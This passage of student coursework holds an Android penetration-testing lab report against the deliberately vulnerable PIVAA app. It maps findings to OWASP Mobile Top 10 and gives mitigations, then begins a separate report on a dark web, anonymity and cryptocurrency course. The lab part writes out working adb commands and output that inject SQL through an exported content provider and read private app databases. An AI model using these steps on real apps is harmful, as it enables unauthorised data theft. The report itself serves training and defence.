M8	Security Misconfiguration	Debuggable builds, backup enabled, exported components left open.
M9	Insecure Data Storage	Sensitive data in plaintext in shared preferences, SQLite or files/logs.
M10	Insufficient Cryptography	Weak algorithms, hardcoded keys or flawed key management.

2.5 The Bug Bounty Methodology

Effective hunting follows a repeatable workflow rather than random probing. The lab teaches this cycle:

1. **Scoping & reconnaissance** — confirm the target is in scope, obtain the APK, and gather intelligence on its functionality and endpoints.
2. **Static analysis** — examine the app without running it: manifest review, decompilation, secret hunting and automated scanning.
3. **Dynamic analysis** — run the app and observe its behaviour: intercept network traffic, inspect on-device storage, and interact with its components at runtime.
4. **Exploitation / validation** — confirm that a suspected weakness is genuinely exploitable, in a controlled way sufficient only to prove impact.
5. **Reporting** — document the issue clearly with reproduction steps, evidence, severity and remediation advice.

3.0 Lab Setup Documentation

All testing was performed inside an isolated virtual environment with no connection to production systems or third-party networks, using applications that are published specifically for security training. This section documents the environment so that the setup is fully reproducible by the assessor.

3.1 Host and Environment Requirements

- Host machine: Windows 11 / Linux with virtualization enabled, 16 GB RAM recommended, 40 GB free disk.
- Isolation: a dedicated virtual machine (VirtualBox/VMware) or Docker host, so lab traffic never touches other networks.
- Android target: a Genymotion virtual device (Google Pixel 3, Android 10 / API 29, x86), which is pre-rooted and therefore convenient for testing; a dedicated rooted test handset would serve equally well.

3.2 Toolchain

The following open-source tools form the standard Android application security toolkit used in the lab:

Tool	Category	Role in the assessment
Genymotion (VirtualBox)	Environment	Runs the controlled Android 10 test device (Google Pixel 3, x86), pre-rooted for testing.
adb (Android platform-tools)	Environment	Command-line bridge to install apps, read logs, query providers, pull data and send intents.
jadx / jadx-gui	Static	Decompiles the APK to readable Java and decodes the manifest for source review.
Burp Suite (Community)	Dynamic	Intercepting proxy for inspecting the app's HTTP(S) traffic.
Frida + objection	Dynamic / Instrumentation	Runtime instrumentation — attaching to the live app and enumerating its components.
sqlite3 (on-device)	Dynamic	Reads the app's private SQLite database to reveal data stored in cleartext.
Target app: PIVAA (com.htbridge.pivaa)	Target	Self-contained, intentionally vulnerable practice app — the modern replacement for DIVA; legal to test.

3.3 Step-by-Step Environment Build

The environment was assembled as follows. Commands are shown for reference and reproducibility.

Step 1 — Create and start the emulator

A Google Pixel 3 virtual device running Android 10 (API 29, x86) was created in Genymotion and started. Genymotion devices are pre-rooted, which simplifies testing. The device was then confirmed visible to adb (Genymotion connects over TCP/IP):

```
adb devices
# List of devices attached
192.168.56.101:5555    device
```

Step 2 — Install the vulnerable target app

The PIVAA practice APK was installed onto the emulator:

```
adb install pivaa.apk
# Performing Streamed Install
# Success
```

Step 3 — Static analysis tool (jadx)

jadx-gui (bundled with its own Java runtime) was used to decode the manifest and decompile the DEX bytecode to readable Java. The APK is opened directly with File → Open, giving access to Resources (including AndroidManifest.xml) and the decompiled Source code.

Step 4 — Runtime instrumentation (Frida + objection)

The instrumentation tooling was installed with pip, and a matching frida-server (android-x86) was pushed to the device and run so objection could attach to the live app:

```
pip install frida-tools objection
adb push frida-server /data/local/tmp/
adb shell chmod 755 /data/local/tmp/frida-server
adb shell /data/local/tmp/frida-server   # run in a separate shell
objection -g com.htbridge.pivaa explore
```

Step 5 — Intercepting proxy (Burp Suite)

Burp Suite Community was started with its proxy listener bound to all interfaces. Rather than install a CA certificate, the device traffic was routed to Burp over an adb tunnel and plaintext HTTP was captured directly. PIVAA additionally disables certificate and hostname validation in its own networking code, so even its HTTPS traffic is interceptable:

```
adb reverse tcp:8080 tcp:8080
adb shell settings put global http_proxy 127.0.0.1:8080
# browse to an http:// URL in the app, then watch Burp > Proxy > HTTP history
```

3.4 Target Application

PIVAA (Purposefully Insecure and Vulnerable Android App, package com.htbridge.pivaa) was selected as the target. Created by High-Tech Bridge as the modern replacement for the older DIVA app, it is purpose-built to contain the exact classes of weakness in the OWASP

Mobile Top 10 — hardcoded encryption keys, weak cryptography, insecure data storage, SQL injection, exported components, and insecure communication — and is fully self-contained, requiring no backend server. It is openly distributed for security training and is therefore legal and ethical to test. No real-world, third-party or production application was tested at any point.

4.0 Practical Activities (Methodology & Execution)

This section demonstrates the hands-on work, following the five-stage methodology from Section 2.5. Each subsection corresponds to numbered screenshots in Section 8.0.

4.1 Reconnaissance and APK Acquisition

We confirmed the target was in our owned environment, installed the APK, and recorded baseline information — package name, version, and declared permissions — using the package manager:

```
adb shell pm list packages | grep pivaa
# package:com.htbridge.pivaa
adb shell dumpsys package com.htbridge.pivaa | grep permission
```

This establishes the app's identity and its requested permissions, the first indicator of over-privilege.

4.2 Static Analysis

4.2.1 Reviewing the manifest

The APK was opened in jadx-gui and its AndroidManifest.xml (under Resources) was inspected for high-value misconfigurations — the debuggable and backup flags, and any components marked exported:

The manifest declares android:debuggable="true" and android:allowBackup="true" on the <application> element, and marks the content provider, service and broadcast receiver android:exported="true". A debuggable build lets anyone attach a debugger and use run-as to read the app's private data; allowBackup lets that data be extracted over adb; and each

exported component widens the IPC attack surface. These map to OWASP M8 (Security Misconfiguration).

4.2.2 Decompiling to source and hunting for secrets

In the jadx Source code tree we navigated to com.htbridge.pivaa.handlers.Encryption and reviewed its cryptographic routines. The decompiled code shows a hardcoded AES key (the byte array {1,2,3,4,5,6,7,8,8,7,6,5,4,3,2,1}), an all-zero initialisation vector, and use of the insecure AES/ECB mode; the hash() method also accepts weak algorithms such as MD5. These are textbook OWASP M1 (Improper Credential Usage) and M10 (Insufficient Cryptography) findings. Because the app ships with no obfuscation (minifyEnabled false), it decompiles cleanly — itself an OWASP M7 (Insufficient Binary Protection) weakness, since anything shipped inside an APK is readable by anyone and can never be treated as secret.

4.3 Dynamic Analysis

4.3.1 Intercepting network traffic

The device's traffic was routed to Burp Suite over an adb reverse tunnel, avoiding any certificate installation:

```
adb reverse tcp:8080 tcp:8080
adb shell settings put global http_proxy 127.0.0.1:8080
```

Loading a plain http:// URL in the app's WebView produced requests that appeared in Burp > Proxy > HTTP history, confirming that traffic is sent in cleartext and is fully interceptable — OWASP M5 (Insecure Communication). PIVAA's own networking code additionally disables certificate and hostname validation, so even its HTTPS traffic can be man-in-the-middled.

4.3.2 Runtime instrumentation with Frida / objection

A matching frida-server was run on the device and objection was attached to the live application. Enumerating the app's activities at runtime confirmed working instrumentation — the same foothold used to hook methods, read memory or strip certificate pinning on apps that use it:

```
objection -g com.htbridge.pivaa explore
```

```
android hooking list activities
```

4.3.3 Inspecting on-device storage

Because the app is debuggable, run-as grants access to its private data directory without rooting. After inserting a record through the app's database screen, the SQLite database was read directly on the device:

```
adb shell "run-as com.htbridge.pivaa sqlite3
/data/data/com.htbridge.pivaa/databases/pivaaDB 'SELECT * FROM data;'"
```

The query returned the stored rows in cleartext (for example admin / secret123), confirming OWASP M9 (Insecure Data Storage). The app also leaks sensitive values to the device log; filtering logcat to the app's tags showed its encrypted output being written to the log:

```
adb logcat -s System.out:I htbridge:I
```

4.4 Testing Exported Components

PIVAA exports a content provider (authority com.htbridge.pivaa), a service and a broadcast receiver, all with android:exported="true". The provider runs the URI's last path segment directly as a raw SQL query, so any app on the device can both read its data and inject arbitrary SQL. This was demonstrated with adb's built-in content tool (the %20 are URL-encoded spaces):

```
adb shell content query --uri
content://com.htbridge.pivaa/SELECT%20*%20FROM%20data
adb shell content query --uri
content://com.htbridge.pivaa/SELECT%20name%20FROM%20sqlite_master
```

The first query dumped the full data table through the exported provider; the second listed the database's internal tables (android_metadata, data, sqlite_sequence) — something a legitimate content query could never do, proving arbitrary SQL execution (OWASP M4 + M8). An exported activity was also launched directly over adb to confirm it is reachable from outside the app, bypassing the normal entry flow (OWASP M3 / M8):

```
adb shell am start -n com.htbridge.pivaa/.DatabaseActivity
```

5.0 Vulnerabilities Identified and Discussion

The assessment produced the following representative findings against the practice target. Each is mapped to the OWASP Mobile Top 10 and given a severity rating derived from CVSS-style reasoning (impact × likelihood).

#	Vulnerability	OWASP	Description & impact	Severity
V1	Hardcoded encryption keys / weak crypto	M1, M10	Encryption keys and weak cryptographic routines embedded in source, recoverable by decompiling the APK. Undermines all data protection.	High
V2	Insecure data storage (shared prefs / SQLite)	M9	Usernames, passwords and notes stored in cleartext in app-private storage, readable on a rooted/backup-enabled device.	High
V3	Sensitive data in logs	M9	Credentials written to logcat, readable by any process with log access on older devices or during debugging.	Medium
V4	Exported content provider — data leak	M8	Provider accessible by other apps returns private records without authorisation.	High
V5	SQL injection in content provider	M4	Provider query parameter concatenated into SQL, allowing extraction of the full database.	High
V6	Access-control bypass via exported activity	M3, M8	Internal activity launchable directly, skipping authentication.	High
V7	Insecure communication / weak TLS	M5	Traffic interceptable; pinning absent or bypassable, exposing data in transit.	Medium
V8	Insufficient binary protection	M7	No obfuscation, anti-debug or root detection; app trivially reversible.	Medium
V9	Security misconfiguration (debuggable / backup)	M8	Debuggable and backup flags enabled, easing extraction and runtime inspection.	Medium

6.0 Security Analysis

The findings cluster around three systemic weaknesses that recur across real Android applications, not just the practice target:

- **Trusting the client as a secure vault.** Findings V1–V3 all assume the device and the APK are trustworthy places to keep secrets. They are not: an APK is public and local storage is reachable. Secrets and sensitive data must live server-side or in hardware-backed secure storage.
- **Over-exposed IPC surface.** Findings V4–V6 stem from components being reachable by other apps when they should be private. The default export posture, plus missing authorisation checks, converts internal functionality into an external attack surface.
- **Weak defence-in-depth.** Findings V7–V9 show the absence of layered protections — transport security, binary hardening and safe build configuration — that would raise the cost of every other attack.

The following qualitative risk matrix summarises the exposure. Likelihood reflects how easily an attacker could reach and trigger the issue; impact reflects the damage if they did.

Finding	Likelihood	Impact	Overall risk
V1 Hardcoded secrets	High	High	Critical
V2 Insecure storage	High	High	Critical
V4 Exported provider leak	Medium	High	High
V5 SQL injection in provider	Medium	High	High
V6 Activity access bypass	Medium	High	High
V3 Data in logs	Medium	Medium	Medium
V7 Insecure communication	Medium	Medium	Medium
V8/V9 Binary & config	High	Low–Medium	Medium

7.0 Mitigation Strategies and Recommendations

7.1 Developer-side Remediation

Finding(s)	Recommended mitigation
V1 Hardcoded secrets	Never ship secrets in the APK. Move authentication to the server; issue short-lived tokens; keep any on-device keys in the Android Keystore. Scan builds for secrets in CI.
V2, V3 Insecure storage & logging	Use EncryptedSharedPreferences and SQLCipher / Keystore-backed keys. Remove all sensitive logging from release builds; strip logs with R8/ProGuard rules.
V4, V6 Exported components	Set android:exported="false" unless external access is required. Where exposure is needed, enforce signature-level permissions and authorise every caller.
V5 SQL injection	Use parameterised queries / bound selection arguments; never concatenate untrusted input into SQL. Validate and whitelist all incoming provider parameters.
V7 Insecure communication	Enforce TLS via a Network Security Configuration; implement certificate pinning (while recognising it as one layer, not the whole defence).
V8 Binary protection	Enable R8 obfuscation; add tamper, debugger and root detection appropriate to the app's risk profile.
V9 Misconfiguration	Ship release builds with android:debuggable="false" and android:allowBackup="false"; audit the manifest before release.

7.2 Programme- and Process-Level Recommendations

- Integrate automated SAST (e.g. MobSF) and secret scanning into the CI/CD pipeline so these classes of issue are caught before release.
- Adopt the OWASP MASVS as a baseline security standard and test against the MASTG before each major release.
- Run a continuous bug bounty or periodic penetration test to catch what automation misses.
- Train developers on the Mobile Top 10 so secure defaults become habitual.

7.3 Ethical and Legal Considerations

This lab reinforced the boundaries that distinguish ethical hacking from crime. Every technique demonstrated here was applied only to applications we own or that are published for training, in an isolated environment. In real bug bounty work the rules are absolute: test only what is explicitly in scope, never access or exfiltrate real user data beyond what is needed to prove impact, stop and report rather than cause damage, and follow coordinated disclosure. Testing an application or system without authorisation is a criminal offence under computer-misuse legislation, regardless of intent.

8.0 Screenshots and Evidence


Note: The following nine screenshots were captured live during the assessment on the Genymotion Android 10 test device. Each is numbered to match the practical activity in Section 4.0 and is inserted beneath its row to give the assessor a clear, checkable evidence trail.

#	Screenshot	What it evidences	Section
SS-1	adb devices listing the emulator, plus the “Success” line from installing pivaa.apk	Controlled test environment is live	3.3 / 4.1
SS-2	AndroidManifest.xml in jadx showing debuggable="true", allowBackup="true" and exported components	Security misconfiguration (M8)	4.2.1
SS-3	jadx view of the Encryption class showing the hardcoded AES key, all-zero IV and AES/ECB mode	Hardcoded key, weak crypto, no obfuscation (M1, M10, M7)	4.2.2
SS-5	Burp > Proxy > HTTP history showing the intercepted cleartext http request	Insecure communication (M5)	4.3.1
SS-6	objection attached to com.htbridge.pivaa, listing the app’s activities at runtime	Runtime instrumentation working	4.3.2
SS-7	sqlite3 output of pivaaDB showing a stored row in cleartext (admin / secret123)	Insecure data storage (M9)	4.3.3


SS-8	logcat showing the “encrypted string:” value leaked to the device log	Sensitive data in logs (M9)	4.3.3
SS-9	adb content query on the exported provider returning the table and listing sqlite_master	Exported provider leak + SQL injection (M4, M8)	4.4
SS-10	adb am start launching an exported activity directly	Exported-component access (M3, M8)	4.4

Captured evidence

SS-1 — Test environment live: adb devices lists the emulator and PIVAA installs successfully.



SS-2 — AndroidManifest.xml in jadx: debuggable="true" and allowBackup="true" (M8).



SS-3 — jadx Encryption class: hardcoded AES key, all-zero IV and AES/ECB mode (M1, M10, M7).

```
/* JADX INFO: loaded from: classes.dex */
public final class Encryption {
    public static String hash(String algorithm, String text) {
        try {
            MessageDigest digest = MessageDigest.getInstance(algorithm);
            digest.update(text.getBytes());
            byte[] messageDigest = digest.digest();
            String hashedOutput = String.format("%032X", new BigInteger(1, messageDigest));
            return hashedOutput;
        } catch (Exception e) {
            e.printStackTrace();
            return "";
        }
    }

    public static String rng() {
        Random rnd = new Random();
        int n = rnd.nextInt(100000) + 1;
        return Integer.toString(n);
    }

    public static String encryptAES_ECB_PKCS5Padding(String value) {
        try {
            byte[] key = {1, 2, 3, 4, 5, 6, 7, 8, 8, 7, 6, 5, 4, 3, 2, 1};
            SecretKeySpec skeySpec = new SecretKeySpec(key, "AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            cipher.init(1, skeySpec);
            byte[] encrypted = cipher.doFinal(value.getBytes());
            new Base64();
            System.out.println("encrypted string: " + new String(Base64.encodeBase64(encrypted)));
            return new String(Base64.encodeBase64(encrypted));
        } catch (Exception ex) {
            ex.printStackTrace();
            return "";
        }
    }
```

SS-5 — Burp HTTP history: intercepted cleartext http request (M5).



SS-6 — objection attached to com.htbridge.pivaa, listing the live activities at runtime.

```
  577  tombstoned
  181  ueventd
  495  vinput
  201  vndbinder
  212  vold
 1220  webview_zygote
  513  wificond
  975  wpa_supplicant.conf
  465  zygote
PS C:\platform-tools-latest-windows (1)\platform-tools> objection -g com.htbridge.pivaa explore
Checking for a newer version of objection...
DeprecationWarning: The option 'gadget' is deprecated. Please use '-n' or '--name' instead
DeprecationWarning: The command 'explore' is deprecated. Use 'objection start' instead of 'objection explore'

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.12.5

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
com.htbridge.pivaa (run) on (Android: 10) [usb] # android hooking list activities
com.htbridge.pivaa.AboutActivity
com.htbridge.pivaa.BroadcastReceiverActivity
com.htbridge.pivaa.ContentProviderActivity
com.htbridge.pivaa.DatabaseActivity
com.htbridge.pivaa.EncryptionActivity
com.htbridge.pivaa.LoadCodeActivity
com.htbridge.pivaa.MainActivity
com.htbridge.pivaa.SerializeActivity
com.htbridge.pivaa.ServiceActivity
com.htbridge.pivaa.WebviewActivity

Found 10 classes
com.htbridge.pivaa (run) on (Android: 10) [usb] #
```

SS-7 — sqlite3 on pivaaDB: a stored row shown in cleartext — admin / secret123 (M9).

```
PS C:\platform-tools-latest-windows (1)\platform-tools> .\adb shell
vbox86p:/ # run-as com.htbridge.pivaa
vbox86p:/data/data/com.htbridge.pivaa $ sqlite3 /data/data/com.htbridge.pivaa/databases/pivaaDB
SQLite version 3.22.0 2018-12-19 01:30:22
Enter ".help" for usage hints.
sqlite> SELECT * FROM data;
1|My Vulnerable Android Application|High-Tech Bridge
2|admin|secret123
sqlite>
```

SS-8 — logcat: the 'encrypted string:' value leaked to the device log (M9).

```
PS C:\platform-tools-latest-windows (1)\platform-tools> .\adb logcat -s System.out:I
--------- beginning of main
--------- beginning of system
11-03 05:53:08.080  3159  3159 I System.out: encrypted string: Gy9L9yPHnIQMtXB4mxiMfQ==
```

SS-9 — adb content query on the exported provider: full table dump + sqlite_master (M4, M8).

```
PS C:\platform-tools-latest-windows (1)\platform-tools> .\adb shell content query --uri content://com.htbridge.pivaa/SELECT%20*%20FROM%20data
Row: 0 id=1, title=My Vulnerable Android Application, author=High-Tech Bridge
Row: 1 id=2, title=admin, author=secret123
Row: 2 id=3, title=My Vulnerable Android Application, author=High-Tech Bridge
Row: 3 id=4, title=My Vulnerable Android Application, author=High-Tech Bridge
PS C:\platform-tools-latest-windows (1)\platform-tools> .\adb shell content query --uri content://com.htbridge.pivaa/SELECT%20name%20FROM%20sqlite_master
Row: 0 name=android_metadata
Row: 1 name=data
Row: 2 name=sqlite_sequence
PS C:\platform-tools-latest-windows (1)\platform-tools>
```

SS-10 — adb am start launching an exported activity directly (M3, M8).

```
PS C:\platform-tools-latest-windows (1)\platform-tools> .\adb shell am start -n com.htbridge.pivaa/.DatabaseActivity
Starting: Intent { cmp=com.htbridge.pivaa/.DatabaseActivity }
```

9.0 Conclusion

This lab gave the group an end-to-end grounding in Android application security assessment, from understanding the operating system's sandbox model through building a complete open-source testing laboratory to executing a structured static and dynamic analysis. Working against intentionally vulnerable practice applications, we identified and evidenced the full spread of OWASP Mobile Top 10 risks — hardcoded secrets, insecure storage, over-exposed components, injection, access-control bypass, insecure communication and misconfiguration — and traced each to a concrete developer-side mitigation.

The overriding lesson is that mobile security fails when the client is trusted to protect secrets and guard its own functionality. Robust Android applications keep secrets off the device, expose the minimum possible IPC surface, enforce authorisation on every entry point, and layer transport, storage and binary protections on top. Equally important, the lab reinforced the ethical and legal discipline that defines the profession: these skills are valuable precisely because they are used to find and fix weaknesses responsibly, within scope and with permission, before attackers can exploit them.

References

OWASP Foundation. (2024). OWASP Mobile Top 10. https://owasp.org/www-project-mobile-top-10/

OWASP Foundation. (2024). Mobile Application Security Testing Guide (MASTG). https://mas.owasp.org/MASTG/

OWASP Foundation. (2024). Mobile Application Security Verification Standard (MASVS). https://mas.owasp.org/MASVS/

EC-Council Learning. Android Bug Bounty Hunting: Hunt Like a Rat. https://codered.eccouncil.org/

High-Tech Bridge. PIVAA — Purposefully Insecure and Vulnerable Android Application. https://github.com/HTBridge/pivaa

Android Developers. Application Security & the App Sandbox. https://developer.android.com/privacy-and-security/security-tips

Skylot. jadx — Dex to Java decompiler. https://github.com/skylot/jadx

PortSwigger. Burp Suite documentation. https://portswigger.net/burp/documentation

Frida / objection. Dynamic instrumentation toolkit documentation. https://frida.re/ ; https://github.com/sensepost/objection

Dark Web Anonymity and Cryptocurrency

EC Council Course Completion Report

Subject Code: CSC 2735

Subject Name: Network and Data Security

Prepared by: Mohamed Hussein

Course: Introduction to Dark Web, Anonymity, and Cryptocurrency

Provider: CodeRed by EC-Council

Certificate Number: 521166

Course Duration: 1 hour

Certificate Issued: 19 August 2026

Report Date: 3 November 2026

This report explains the purpose of the dark web, the main concepts associated with anonymity and cryptocurrency, and their relevance to network and data security. The attached course completion certificate records completion of the introductory course.

Contents

1.0 Introduction and Objectives

2.0 Core Concepts

3.0 Learning Outcomes and Reflection

4.0 Knowledge Application Exercise

5.0 Security Analysis and Recommendations

6.0 Certificate and Practical Evidence

7.0 Conclusion

References

1.0 Introduction and Objectives

The dark web is a part of the internet that uses specialised networks and software to make services available while protecting aspects of user and server identity. It is relevant to cybersecurity because the same privacy mechanisms can support legitimate confidential communication and be misused for fraud, stolen information and other harmful activity.

The course named on my certificate is Introduction to Dark Web, Anonymity, and Cryptocurrency. This report connects these three topics to CSC 2735 Network and Data Security. Its main lesson is that privacy depends on technology, user behaviour and the security of the device, rather than on one browser or payment method alone. [1-4]

1.1 Objectives

• Distinguish the surface web, deep web and dark web.

• Explain why onion services support private communication and access to information.

• Describe the role of Tor Browser and the limits of anonymity.

• Explain the relationship between cryptocurrency, pseudonymity and public transaction records.

• Identify common security risks and suitable precautions.

• Document course completion accurately using the supplied certificate.

2.0 Core Concepts

2.1 Surface web deep web and dark web

The surface web contains public pages that ordinary search engines can index. The deep web includes material outside normal search indexes, such as private email, university portals and account pages. The dark web is a smaller category of services available through specialised networks. A password-protected student portal is therefore part of the deep web without being a dark web service.

2.2 The purpose of the dark web

There is no single purpose shared by all dark web services. A major legitimate use is to publish and exchange information while reducing exposure of identifying network details. Onion services can support confidential communication, anonymous publishing and access to information in restrictive environments. These benefits also create opportunities for abuse, so an anonymous service should still be assessed for authenticity and risk. [2,3]

2.3 Tor Browser and onion services

Tor routes connections through multiple relays to reduce the direct link between a user and a destination. Tor Browser is configured to use that network and includes privacy protections. Ordinary websites can be visited through Tor; onion services are a separate service type reached inside the Tor network. Their addresses end in .onion. For onion services, the connection stays within Tor instead of using a normal exit relay. [2,3]

Tor reduces some forms of tracking but does not guarantee complete anonymity. Signing into a personal account identifies the user to that service. Malware, identifying content and unsafe handling of downloaded documents can also undermine privacy. Encryption and anonymity address different questions: encryption protects content, while anonymity seeks to reduce links to an identity.

2.4 Cryptocurrency and Bitcoin

Cryptocurrency uses cryptographic keys to authorise transfers recorded by a network. A wallet manages keys; it does not make its owner automatically anonymous. Bitcoin transactions are public, and addresses may be linked to people through reuse, published information or other records. Bitcoin is better described as pseudonymous than as completely anonymous. Private keys and recovery phrases must remain secret. [4]

3.0 Learning Outcomes and Reflection

The following learning summary explains the central ideas of the course topic and their application to network security.

3.1 Understanding the dark web

The most useful distinction is between hidden content and private network access. Content may be absent from a search engine simply because it requires a login. Onion services use a different access mechanism. Recognising this difference prevents the assumption that everything outside ordinary search results belongs to the dark web.

3.2 Understanding the limits of anonymity

A key lesson is that hiding a network address does not remove every identifying clue. A real name, personal account or reused username can connect activity to an individual. This links the topic to operational security: privacy depends on consistent choices as well as software configuration. Tor Browser also protects its own traffic; its presence does not mean every application on the device is using Tor. [2]

3.3 Understanding cryptocurrency privacy

Public blockchain records can preserve transaction history even when an address has no name displayed beside it. This changes how cryptocurrency should be discussed in security investigations. An address alone does not prove the identity of a person, but it may become relevant when combined with reliable supporting evidence. [4]

3.4 Relevance to Network and Data Security

These topics connect to confidentiality, traffic analysis, endpoint security, authentication and evidence handling. An encrypted route does not make a malicious destination trustworthy. Similarly, a confidential connection cannot protect data after the user sends it to a fraudulent website. Security analysis must consider the device, network, service and human decisions together.

3.5 Personal reflection

My course completion is a starting point for further study of online privacy and security. The main takeaway is to evaluate claims of anonymity carefully and to separate technical protection from trust in a website. The later demonstration documented in Section 6 connects these concepts to visible browser behaviour. Further independent practice would strengthen my understanding of the underlying network mechanisms.

4.0 Knowledge Application Exercise

This is a worked, desk-based exercise included to apply the report concepts. It is not a record of a completed browser session, an onion-site visit or a cryptocurrency transaction.

4.1 Classifying internet services

Scenario: A public university news page, a student email account and a Tor onion service need to be classified.
Analysis: The public news page is surface-web content if indexed. The email account is deep-web content because access is restricted. The onion service is a dark-web service because it requires the appropriate network access.
Learning demonstrated: Search visibility and access technology are different classification criteria.

4.2 Evaluating an anonymity claim

Scenario: A person uses Tor Browser and then signs into a personal account.
Analysis: The service can associate the session with the account. Tor may reduce exposure of the originating network address to the service, but account authentication still establishes an identity relationship.
Learning demonstrated: Network privacy does not remove information voluntarily disclosed to a service.

4.3 Evaluating a cryptocurrency claim

Scenario: Someone says a Bitcoin payment is invisible because the address has no real name.
Analysis: The payment is still recorded publicly. A lack of an attached name does not prevent later linkage through other evidence.
Learning demonstrated: Pseudonymity differs from invisibility and guaranteed anonymity. [4]

4.4 Practical demonstration on the student computer

On 3 November 2026, an assistant-operated demonstration was carried out on the student computer with permission. The existing Tor Browser was opened, a connection to Tor was established, the official connection-check page was visited, the relay circuit was inspected, and the Tor Project community onion service was loaded. Screenshots and results appear in Section 6. This later demonstration is separate from the course completion recorded on 19 August 2026.

5.0 Security Analysis and Recommendations

5.1 Phishing and impersonation

A convincing page can still be fraudulent, and an onion address does not establish trust by itself. Use addresses published by the organisation through its verified official channels. Avoid entering credentials or sharing personal details on an unfamiliar service.

5.2 Malware and endpoint exposure

Privacy tools cannot compensate for a compromised device. Keep the operating system and browser updated, avoid unknown executables and browser extensions, and treat downloaded documents cautiously. A document opened in another application may use a different network route and expose information outside the browser session.

5.3 Identity linkage and information disclosure

Personal accounts, reused identifiers and revealing uploads can connect activity to a person. Consider what information is disclosed before using a service. Do not assume that a proxy, Tor connection or private browsing window removes all identifying signals.

5.4 Cryptocurrency loss and disclosure

A public blockchain should be treated as a visible transaction record. Protect wallet recovery material, verify recipient information and understand the consequences before authorising a transfer. No wallet creation, purchase or transfer is needed to demonstrate the introductory concepts in this report. [4]

5.5 Ethical practice and evidence quality

Learning should use legitimate resources and authorised environments. Accessing private systems, collecting other people's data or testing a service without permission is outside the scope of this report. Evidence should record what actually occurred, preserve relevant context and distinguish observations from interpretations. A course certificate establishes a completion record; it does not by itself demonstrate independent practical proficiency.

6.0 Certificate and Practical Evidence

Figure 1 reproduces the supplied CodeRed completion certificate. It names Mohamed Hussein, identifies the course as Introduction to Dark Web, Anonymity, and Cryptocurrency, and records certificate number 521166, a duration of 1 hour, and an issue date of 19 August 2026.

